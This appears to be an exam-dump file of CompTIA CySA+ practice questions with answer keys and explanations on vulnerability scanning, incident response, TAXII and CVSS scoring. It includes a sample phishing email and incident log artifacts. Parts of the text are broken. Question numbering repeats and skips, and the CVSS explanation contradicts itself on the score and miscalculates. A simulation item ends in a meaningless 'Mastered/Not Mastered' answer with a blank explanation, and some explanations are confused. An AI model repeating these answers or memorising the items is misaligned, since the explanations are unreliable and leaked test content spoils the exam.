CompTIA

Exam Questions CS0-003

CompTIA CySA+ Certification Beta Exam

NEW QUESTION 1
During a security test, a security analyst found a critical application with a buffer overflow vulnerability. Which of the following would be best to mitigate the vulnerability at the application level?

A. Perform OS hardening.
B. Implement input validation.
C. Update third-party dependencies.
D. Configure address space layout randomization.

Answer: B

Explanation:
Implementing input validation is the best way to mitigate the buffer overflow vulnerability at the application level. Input validation is a technique that checks the data entered by users or attackers against a set of rules or constraints, such as data type, length, format, or range. Input validation can prevent common web application attacks such as SQL injection, cross-site scripting (XSS), or command injection, which exploit the lack of input validation to execute malicious code or commands on the server or the client side. By validating the input before allowing submission, the web application can reject or sanitize any malicious or unexpected input, and protect the application from being compromised12. References: How to detect, prevent, and mitigate buffer overflow attacks - Synopsys, How to mitigate buffer overflow vulnerabilities | Infosec

NEW QUESTION 2
A company is in the process of implementing a vulnerability management program. no-lich of the following scanning methods should be implemented to minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process?

A. Non-credentialed scanning
B. Passive scanning
C. Agent-based scanning
D. Credentialed scanning

Answer: B

Explanation:
Passive scanning is a method of vulnerability identification that does not send any packets or probes to the target devices, but rather observes and analyzes the network traffic passively. Passive scanning can minimize the risk of OT/ICS devices malfunctioning due to the vulnerability identification process, as it does not interfere with the normal operation of the devices or cause any network disruption. Passive scanning can also detect vulnerabilities that active scanning may miss, such as misconfigured devices, rogue devices or unauthorized traffic. Official References:
? https://partners.comptia.org/docs/default-source/resources/comptia-cysa-cs0-002-exam-objectives
? https://www.comptia.org/blog/the-new-comptia-cybersecurity-analyst-your- questions-answered
? https://www.comptia.org/certifications/cybersecurity-analyst

NEW QUESTION 3
Which of the following best describes the importance of implementing TAXII as part of a threat intelligence program?

A. It provides a structured way to gain information about insider threats.
B. It proactively facilitates real-time information sharing between the public and private sectors.
C. It exchanges messages in the most cost-effective way and requires little maintenance once implemented.
D. It is a semi-automated solution to gather threat intellbgence about competitors in the same sector.

Answer: B

Explanation:
The correct answer is B. It proactively facilitates real-time information sharing between the public and private sectors.
TAXII, or Trusted Automated eXchange of Intelligence Information, is a standard protocol for sharing cyber threat intelligence in a standardized, automated, and secure manner. TAXII defines how cyber threat information can be shared via services and message exchanges, such as discovery, collection management, inbox, and poll. TAXII is designed to support STIX, or Structured Threat Information eXpression, which is a standardized language for describing cyber threat information in a readable and consistent format. Together, STIX and TAXII form a framework for sharing and using threat intelligence, creating an open-source platform that allows users to search through records containing attack vectors details such as malicious IP addresses, malware signatures, and threat actors123.
The importance of implementing TAXII as part of a threat intelligence program is that it proactively facilitates real-time information sharing between the public and private sectors. By using TAXII, organizations can exchange cyber threat information with various entities, such as security vendors, government agencies, industry associations, or trusted groups. TAXII enables different sharing models, such as hub and spoke, source/subscriber, or peer-to-peer, depending on the needs and preferences of the information producers and consumers. TAXII also supports different levels of access control, encryption, and authentication to ensure the security and privacy of the shared information123.
By implementing TAXII as part of a threat intelligence program, organizations can benefit from the following advantages:
? They can receive timely and relevant information about the latest threats and vulnerabilities that may affect their systems or networks.
? They can leverage the collective knowledge and experience of other organizations that have faced similar or related threats.
? They can improve their situational awareness and threat detection capabilities by correlating and analyzing the shared information.
? They can enhance their incident response and mitigation strategies by applying the best practices and recommendations from the shared information.
? They can contribute to the overall improvement of cyber security by sharing their own insights and feedback with other organizations123.
The other options are incorrect because they do not accurately describe the importance of implementing TAXII as part of a threat intelligence program.
Option A is incorrect because TAXII does not provide a structured way to gain information about insider threats. Insider threats are malicious activities conducted by authorized users within an organization, such as employees, contractors, or partners. Insider threats can be detected by using various methods, such as user behavior analysis, data loss prevention, or anomaly detection. However, TAXII is not designed to collect or share information about insider threats specifically. TAXII is more focused on external threats that originate from outside sources, such as hackers, cybercriminals, or nation-states4.
Option C is incorrect because TAXII does not exchange messages in the most cost- effective way and requires little maintenance once implemented. TAXII is a protocol that defines how messages are exchanged, but it does not specify the cost or maintenance of the exchange. The cost and maintenance of implementing TAXII depend on various factors, such as the type and number of services used, the volume and frequency of data exchanged, the security and reliability requirements of the exchange, and the availability and compatibility of existing tools and platforms. Implementing TAXII may require significant resources and efforts from both the information producers and consumers to ensure its functionality and performance5.
Option D is incorrect because TAXII is not a semi-automated solution to gather threat intelligence about competitors in the same sector. TAXII is a fully automated solution that enables the exchange of threat intelligence among various entities across different sectors. TAXII does not target or collect information about specific

competitors in the same sector. Rather, it aims to foster collaboration and cooperation among organizations that share common interests or goals in cyber security. Moreover, gathering threat intelligence about competitors in the same sector may raise ethical and legal issues that are beyond the scope of TAXII.
References:
? 1 What is STIX/TAXII? | Cloudflare
? 2 What Are STIX/TAXII Standards? - Anomali Resources
? 3 What is STIX and TAXII? - EclecticIQ
? 4 What Is an Insider Threat? Definition & Examples | Varonis
? 5 Implementing STIX/TAXII - GitHub Pages
? [6] Cyber Threat Intelligence: Ethical Hacking vs Unethical Hacking | Infosec

NEW QUESTION 4
Which of the following would help to minimize human engagement and aid in process improvement in security operations?

A. OSSTMM
B. SIEM
C. SOAR
D. QVVASP

Answer: C

Explanation:
SOAR stands for security orchestration, automation, and response, which is a term that describes a set of tools, technologies, or platforms that can help streamline, standardize, and automate security operations and incident response processes and tasks. SOAR can help minimize human engagement and aid in process improvement in security operations by reducing manual work, human errors, response time, or complexity. SOAR can also help enhance collaboration, coordination, efficiency, or effectiveness of security operations and incident response teams.

NEW QUESTION 5
An analyst is remediating items associated with a recent incident. The analyst has isolated the vulnerability and is actively removing it from the system. Which of the following steps of
the process does this describe?

A. Eradication
B. Recovery
C. Containment
D. Preparation

Answer: A

Explanation:
Eradication is a step in the incident response process that involves removing any traces or remnants of the incident from the affected systems or networks, such as malware, backdoors, compromised accounts, or malicious files. Eradication also involves restoring the systems or networks to their normal or secure state, as well as verifying that the incident is completely eliminated and cannot recur. In this case, the analyst is remediating items associated with a recent incident by isolating the vulnerability and actively removing it from the system. This describes the eradication step of the incident response process.

NEW QUESTION 6
An incident response team found IoCs in a critical server. The team needs to isolate and collect technical evidence for further investigation. Which of the following pieces of data should be collected first in order to preserve sensitive information before isolating the server?

A. Hard disk
B. Primary boot partition
C. Malicious tiles
D. Routing table
E. Static IP address

Answer: A

Explanation:
The hard disk is the piece of data that should be collected first in order to preserve sensitive information before isolating the server. The hard disk contains all the files and data stored on the server, which may include evidence of malicious activity, such as malware installation, data exfiltration, or configuration changes. The hard disk should be collected using proper forensic techniques, such as creating an image or a copy of the disk and maintaining its integrity using hashing algorithms.

NEW QUESTION 7
An older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. Which of the following factors would an analyst most likely communicate as the reason for this escalation?

A. Scope
B. Weaponization
C. CVSS
D. Asset value

Answer: B

Explanation:
Weaponization is a factor that describes how an adversary develops or acquires an exploit or payload that can take advantage of a vulnerability and deliver a malicious effect. Weaponization can increase the severity or impact of a vulnerability, as it makes it easier or more likely for an attacker to exploit it successfully and cause damage or harm. Weaponization can also indicate the level of sophistication or motivation of an attacker, as well as the availability or popularity of an exploit or payload in the cyber threat landscape. In this case, an older CVE with a vulnerability score of 7.1 was elevated to a score of 9.8 due to a widely available exploit being used to deliver ransomware. This indicates that weaponization was the reason for this escalation.

NEW QUESTION 8
A security analyst reviews the latest vulnerability scans and observes there are vulnerabilities with similar CVSSv3 scores but different base score metrics. Which of the following attack vectors should the analyst remediate first?

A. CVSS 3.0/AVP/AC:L/PR:L/UI:N/S U/C:H/I:H/A:H
B. CVSS 3.0/AV:A/AC .L/PR:L/UI:N/S:U/C:H/I:H/A:H
C. CVSS 3.0/AV:N/AC:L/PR:L/UI:N/S;U/C:H/I:H/A:H
D. CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H

Answer: C

Explanation:
CVSS 3.0/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H is the attack vector that the analyst should remediate first, as it has the highest CVSSv3 score of 8.1. CVSSv3 (Common Vulnerability Scoring System version 3) is a standard framework for rating the severity of vulnerabilities, based on various metrics that reflect the characteristics and impact of the vulnerability. The CVSSv3 score is calculated from three groups of metrics: Base, Temporal, and Environmental. The Base metrics are mandatory and reflect the intrinsic qualities of the vulnerability, such as how it can be exploited, what privileges are required, and what impact it has on confidentiality, integrity, and availability. The Temporal metrics are optional and reflect the current state of the vulnerability, such as whether there is a known exploit, a patch, or a workaround. The Environmental metrics are also optional and reflect the context of the vulnerability in a specific environment, such as how it affects the asset value, security requirements, or mitigating controls. The Base metrics produce a score ranging from 0 to 10, which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score.
The attack vector in question has the following Base metrics:
? Attack Vector (AV): Network (N). This means that the vulnerability can be exploited remotely over a network connection.
? Attack Complexity (AC): Low (L). This means that the attack does not require any special conditions or changes to the configuration of the target system.
? Privileges Required (PR): Low (L). This means that the attacker needs some privileges on the target system to exploit the vulnerability, such as user-level access.
? User Interaction (UI): None (N). This means that the attack does not require any user action or involvement to succeed.
? Scope (S): Unchanged (U). This means that the impact of the vulnerability is confined to the same security authority as the vulnerable component, such as an application or an operating system.
? Confidentiality Impact ©: High (H). This means that the vulnerability results in a total loss of confidentiality, such as unauthorized disclosure of all data on the system.
? Integrity Impact (I): High (H). This means that the vulnerability results in a total loss of integrity, such as unauthorized modification or deletion of all data on the system.
? Availability Impact (A): High (H). This means that the vulnerability results in a total loss of availability, such as denial of service or system crash.
Using these metrics, we can calculate the Base score using this formula: Base Score = Roundup(Minimum[(Impact + Exploitability), 10])
Where:
Impact = 6.42 x [1 - ((1 - Confidentiality) x (1 - Integrity) x (1 - Availability))] Exploitability = 8.22 x Attack Vector x Attack Complexity x Privileges Required x User Interaction
Using this formula, we get:
Impact = 6.42 x [1 - ((1 - 0.56) x (1 - 0.56) x (1 - 0.56))] = 5.9
Exploitability = 8.22 x 0.85 x 0.77 x 0.62 x 0.85 = 2.8
Base Score = Roundup(Minimum[(5.9 + 2.8), 10]) = Roundup(8.7) = 8.8
Therefore, this attack vector has a Base score of 8.8, which is higher than any other option. The other attack vectors have lower Base scores, as they have different values for some of the Base metrics:
? CVSS:3.0/AV:P/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 6.2, as it
has a lower value for Attack Vector (Physical), which means that the vulnerability can only be exploited by having physical access to the target system.
? CVSS:3.0/AV:A/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 7.4, as it
has a lower value for Attack Vector (Adjacent Network), which means that the vulnerability can only be exploited by being on the same physical or logical network as the target system.
? CVSS:3.0/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H has a Base score of 6.8, as it has
a lower value for Attack Vector (Local), which means that the vulnerability can only be exploited by having local access to the target system, such as through a terminal or a command shell.

NEW QUESTION 9
An incident response team finished responding to a significant security incident. The management team has asked the lead analyst to provide an after-action report that includes lessons learned. Which of the following is the most likely reason to include lessons learned?

A. To satisfy regulatory requirements for incident reporting
B. To hold other departments accountable
C. To identify areas of improvement in the incident response process
D. To highlight the notable practices of the organization's incident response team

Answer: C

Explanation:
The most likely reason to include lessons learned in an after-action report is to identify areas of improvement in the incident response process. The lessons learned process is a way of reviewing and evaluating the incident response activities and outcomes, as well as identifying and documenting any strengths, weaknesses, gaps, or best practices. Identifying areas of improvement in the incident response process can help enhance the security posture, readiness, or capability of the organization for future incidents, as well as provide feedback or recommendations on how to address any issues
or challenges.

NEW QUESTION 10
A security administrator has been notified by the IT operations department that some vulnerability reports contain an incomplete list of findings. Which of the following methods should be used to resolve
this issue?

A. Credentialed scan
B. External scan
C. Differential scan
D. Network scan

Answer: A

Explanation:
A credentialed scan is a type of vulnerability scan that uses valid credentials to log in to the scanned systems and perform a more thorough and accurate assessment of their vulnerabilities. A credentialed scan can access more information than a non-credentialed scan, such as registry keys, patch levels, configuration settings, and installed applications. A credentialed scan can also reduce the number of false positives and false negatives, as it can verify the actual state of the system rather than relying on inference or assumptions. The other types of scans are not related to the issue of incomplete findings, as they refer to different aspects of vulnerability scanning, such as the scope, location, or frequency of the scan. An external scan is a scan that is performed from outside the network perimeter, usually from the internet. An external scan can reveal how an attacker would see the network and what vulnerabilities are exposed to the public. An external scan cannot access internal systems or resources that are behind firewalls or other security controls. A differential scan is a scan that compares the results of two scans and highlights the differences between them. A differential scan can help identify changes in the network environment, such as new vulnerabilities, patched vulnerabilities, or new devices. A differential scan does not provide a complete list of findings by itself, but rather a summary of changes. A network scan is a scan that focuses on the network layer of the OSI model and detects vulnerabilities related to network devices, protocols, services, and configurations. A network scan can discover open ports, misconfigured firewalls, unencrypted traffic, and other network-related issues. A network scan does not provide information about the application layer or the host layer of the OSI model, such as web applications or operating systems.

NEW QUESTION 10
Which of the following best describes the reporting metric that should be utilized when measuring the degree to which a system, application, or user base is affected by an uptime availability outage?

A. Timeline
B. Evidence
C. Impact
D. Scope

Answer: C

Explanation:
The correct answer is C. Impact.
The impact metric is the best way to measure the degree to which a system, application, or user base is affected by an uptime availability outage. The impact metric quantifies the consequences of the outage in terms of lost revenue, productivity, reputation, customer satisfaction, or other relevant factors. The impact metric can help prioritize the recovery efforts and justify the resources needed to restore the service1.
The other options are not the best ways to measure the degree to which a system, application, or user base is affected by an uptime availability outage. The timeline metric (A) measures the duration and frequency of the outage, but not its effects. The evidence metric (B) measures the sources and types of data that can be used to investigate and analyze the outage, but not its effects. The scope metric (D) measures the extent and severity of the outage, but not its effects.

NEW QUESTION 12
An incident response analyst is investigating the root cause of a recent malware outbreak. Initial binary analysis indicates that this malware disables host security services and performs cleanup routines on it infected hosts, including deletion of initial dropper and removal of event log entries and prefetch files from the host.
Which of the following data sources would most likely reveal evidence of the root cause?
(Select two).

A. Creation time of dropper
B. Registry artifacts
C. EDR data
D. Prefetch files
E. File system metadata
F. Sysmon event log

Answer: BC

Explanation:
Registry artifacts and EDR data are two data sources that can provide valuable information about the root cause of a malware outbreak. Registry artifacts can reveal changes made by the malware to the system configuration, such as disabling security services, modifying startup items, or creating persistence mechanisms1. EDR data can capture the behavior and network activity of the malware, such as the initial infection vector, the command and control communication, or the lateral movement2. These data sources can help the analyst identify the malware family, the attack technique, and the threat actor behind the outbreak.
References: Malware Analysis | CISA, Malware Analysis: Steps & Examples - CrowdStrike

NEW QUESTION 17
A security analyst needs to ensure that systems across the organization are protected based on the sensitivity of the content each system hosts. The analyst is working with the respective system
owners to help determine the best methodology that seeks to promote confidentiality, availability, and integrity of the data being hosted. Which of the following should the security analyst perform first to
categorize and prioritize the respective systems?

A. Interview the users who access these systems,
B. Scan the systems to see which vulnerabilities currently exist.
C. Configure alerts for vendor-specific zero-day exploits.
D. Determine the asset value of each system.

Answer: D

Explanation:
Determining the asset value of each system is the best action to perform first, as it helps to categorize and prioritize the systems based on the sensitivity of the data they host. The asset value is a measure of how important a system is to the organization, in terms of its financial, operational, or reputational impact. The asset value can help the security analyst to assign a risk level and a protection level to each system, and to allocate resources accordingly. The other actions are not as effective as determining the asset value, as they do not directly address the goal of promoting confidentiality, availability, and integrity of the data. Interviewing the users who access these systems may provide some insight into how the systems are used and what data they contain, but it may not reflect the actual value or sensitivity of the data from an organizational perspective. Scanning the systems to see which vulnerabilities currently exist may help to identify and

remediate some security issues, but it does not help to categorize or prioritize the systems based on their data sensitivity. Configuring alerts for vendor-specific zero-day exploits may help to detect and respond to some emerging threats, but it does not help to protect the systems based on their data sensitivity.

NEW QUESTION 22
HOTSPOT
A company recently experienced a security incident. The security team has determined
a user clicked on a link embedded in a phishing email that was sent to the entire company. The link resulted in a malware download, which was subsequently installed and run.
INSTRUCTIONS
Part 1
Review the artifacts associated with the security incident. Identify the name of the malware, the malicious IP address, and the date and time when the malware executable entered the organization.
Part 2
Review the kill chain items and select an appropriate control for each that would improve the security posture of the organization and would have helped to prevent this incident from occurring. Each
control may only be used once, and not all controls will be used.

Firewall log:

Firewall log

Traffic denied:
Dec 1 14:10:46 fire00 fire00: NetScreen device_id=fire00 [Root]system-notification-00257(traffic): policy_id=119 service=udp/port:7001 proto=17 src zone=Trust dst zone=Untrust action=Deny sent=0 rcvd=0 src=192.168.2.1 dst=1.2.3.4 src_port=3036 dst_port=7001
Dec 1 14:12:31 fire00 aka1: NetScreen device_id=aka1 [Root]system-notification-00257(traffic): policy_id=120 service=udp/port:20721 proto=17 src zone=Trust dst zone=DMZ action=Deny sent=0 rcvd=0 src=192.168.2.2 dst=1.2.3.4 src_port=53 dst_port=20721
Dec 1 14:14:31 fire00 aka1: NetScreen device_id=aka1 [Root]system-notification-00257(traffic): policy_id=120 service=udp/port:17210 proto=17 src zone=Trust dst zone=DMZ action=Deny sent=0 rcvd=0 src=192.168.2.2 dst=1.2.3.4 src_port=53 dst_port=17210

Alert messages:

Dec 1 14:03:19 [xx] ns5gt: NetScreen device_id=ns5gt [Root]system-alert-00016: invoice.exe From 81.161.63.253, proto TCP (zone Untrust, int untrust). Occurred 1 times.

Critical messages:

Dec 1 11:24:16 fire00 sav00: NetScreen device_id=sav00 [Root]system-critical-00436: Large ICMP packet! From 1.2.3.4 to 2.3.4.5, proto 1 (zone Untrust, int ethernet1/2). Occurred 1 times.
[00001] 2005-05-16 12:55:10 [Root]system-critical-00042: Replay packet detected on IPSec tunnel on ethernet3 with tunnel ID 0x1c! From z.y.x.w to a.b.c.d/336, ESP, SPI 0xf63af637, SEQ 0xe337.
[00001] 2006-05-25 13:34:33 [Root]system-alert-00008: IP spoofing! From 10.1.1.238:80 to a.b.c.d:49807, proto TCP (zone Untrust, int ethernet3). Occurred 1 times.

File integrity Monitoring Report:

File integrity monitoring report

Shows files, folders, shares, and permissions that were created, deleted, or modified.

Action	Object type	What	Who	When
Added Where: Workstation:	File Host1 172.30.0.152	\\host1\users\user1\Downloads\payroll.xlsx	Domainusers\user1	11/30/19 12:05:34
Removed Where: Workstation: Date created:	File Host1 172.30.0.152	\\host1\users\user1\Downloads\payroll.xlsx "11/30/19 12:05:34"	Domainusers\user1	11/30/19 12:25:13
Added Where: Workstation:	File Host1 172.30.0.152	\\host1\users\user1\Downloads\resume1.docx	Domainusers\user1	12/1/19 13:59:25
Added	File	\\host1\users\user1\Downloads\invoice.exe	Domainusers\user1	12/1/19 14:03:55
Renamed Where: Workstation: Name changed from:	File Host1 172.30.0.152	resume1.docx to resume2.docx	Domainusers\user1	12/1/19 14:25:30

Malware domain list:

Malware domain list

```
# MalwareDomainList.com Host List #
# http://www.maowaredomainlist.com/hostlist/hosts.txt #
# Last updated: 3 Dec 2019, 21:00:00 #
# IP #

171.25.193.20
171.25.193.25
185.220.101.194
81.161.63.103
81.161.63.253
77.247.181.162
141.98.81.194
46.101.220.225
139.59.95.60
51.254.37.192
81.161.63.104
139.59.116.115
```

Vulnerability Scan Report:

Vulnerability scan report

HIGH SEVERITY

Title:	Cleartext transmission of sensitive information
Description:	The software transmits sensitive or security-critical data in Cleartext in a communication channel that can be sniffed by authorized users.
Affected asset:	172.30.0.150
Risk:	Anyone can read the information by gaining access to the channel being used for communication.
Reference:	CVE-2002-1949

HIGH SEVERITY

Title:	Elevated privileges not required for software installations
Description:	All account types can install software, requirements for privileged accounts for installation capabilities is not configured.
Affected asset:	172.30.0.152
Risk:	Enhanced risk for unauthorized or malicious software installation
Reference:	n/a

MEDIUM SEVERITY

Title:	Sensitive cookie in HTTPS session without "secure" attribute
Description:	The secure attribute for sensitive cookies in HTTPS sessions is not set, which could cause the user agent to send those cookies in plaintext over HTTP session.
Affected asset:	172.30.0.157
Risk:	Session sidejacking
Reference:	CVE-2004-0462

LOW SEVERITY

Title:	Untrusted SSL/TLS Server X.509 certificate
Description:	The server's TLS/SSL certificate is signed by a certificate authority that is untrusted or unknown.
Affected asset:	172.30.0.153
Risk:	May allow on-path attackers to insert a spoofed certificate for any distinguished name (DN).
Reference:	CVE-2005-1234

Phishing Email:

Phishing email

From: IT HelpDesk <it-helpdesk@company.com>
Sent: Sun 12/01/2019 2:00:00
To: Global Users <globalusers@company.com>
Subject: Moving our mail servers

Hi,


In the upcoming days, we will be moving our mail servers. Check out the new Company Webmail to know if it has started working for you.

Visit the new Company Webmail to see all the new features.
Use your current username and password at Company Webmail.

Download the latest mail client located here.

Thank you.


IT HelpDesk



A. Mastered
B. Not Mastered

Answer: A

Explanation:



NEW QUESTION 26
A manufacturer has hired a third-party consultant to assess the security of an OT network that includes both fragile and legacy equipment Which of the following must be considered to ensure the consultant does no harm to operations?

A. Employing Nmap Scripting Engine scanning techniques
B. Preserving the state of PLC ladder logic prior to scanning
C. Using passive instead of active vulnerability scans
D. Running scans during off-peak manufacturing hours

Answer: C

Explanation:

In environments with fragile and legacy equipment, passive scanning is preferred to prevent any potential disruptions that active scanning might cause.
When assessing the security of an Operational Technology (OT) network, especially one with fragile and legacy equipment, it's crucial to use passive instead of active vulnerability scans. Active scanning can sometimes disrupt the operation of sensitive or older equipment. Passive scanning listens to network traffic without sending probing requests, thus minimizing the risk of disruption.

NEW QUESTION 31
A security analyst is writing a shell script to identify IP addresses from the same country. Which of the following functions would help the analyst achieve the objective?

A. function w() { info=$(ping -c 1 $1 | awk -F "/" 'END{print $1}') && echo "$1 | $info" }
B. function x() { info=$(geoiplookup $1) && echo "$1 | $info" }
C. function y() { info=$(dig -x $1 | grep PTR | tail -n 1) && echo "$1 | $info" }
D. function z() { info=$(traceroute -m 40 $1 | awk 'END{print $1}') && echo "$1 | $info" }

Answer: B

Explanation:
The function that would help the analyst identify IP addresses from the same country is:
function x() { info=$(geoiplookup $1) && echo "$1 | $info" }
This function takes an IP address as an argument and uses the geoiplookup command to get the geographic location information associated with the IP address, such as the country name, country code, region, city, or latitude and longitude. The function then prints the IP address and the geographic location information, which can help identify any IP addresses that belong to the same country.

NEW QUESTION 36
Which of the following concepts is using an API to insert bulk access requests from a file into an identity management system an example of?

A. Command and control
B. Data enrichment
C. Automation
D. Single sign-on

Answer: C

Explanation:
Automation is the best concept to describe the example, as it reflects the use of technology to perform tasks or processes without human intervention. Automation can help to improve efficiency, accuracy, consistency, and scalability of various operations, such as identity and access management (IAM). IAM is a security framework that enables organizations to manage the identities and access rights of users and devices across different systems and applications. IAM can help to ensure that only authorized users and devices can access the appropriate resources at the appropriate time and for the appropriate purpose. IAM can involve various tasks or processes, such as authentication, authorization, provisioning, deprovisioning, auditing, or reporting. Automation can help to simplify and streamline these tasks or processes by using software tools or scripts that can execute predefined actions or workflows based on certain triggers or conditions. For example, automation can help to create, update, or delete user accounts in bulk based on a file or a database, rather than manually entering or modifying each account individually. The example in the question shows that an API is used to insert bulk access requests from a file into an identity management system. An API (Application Programming Interface) is a set of rules or specifications that defines how different software components or systems can communicate and exchange data with each other. An 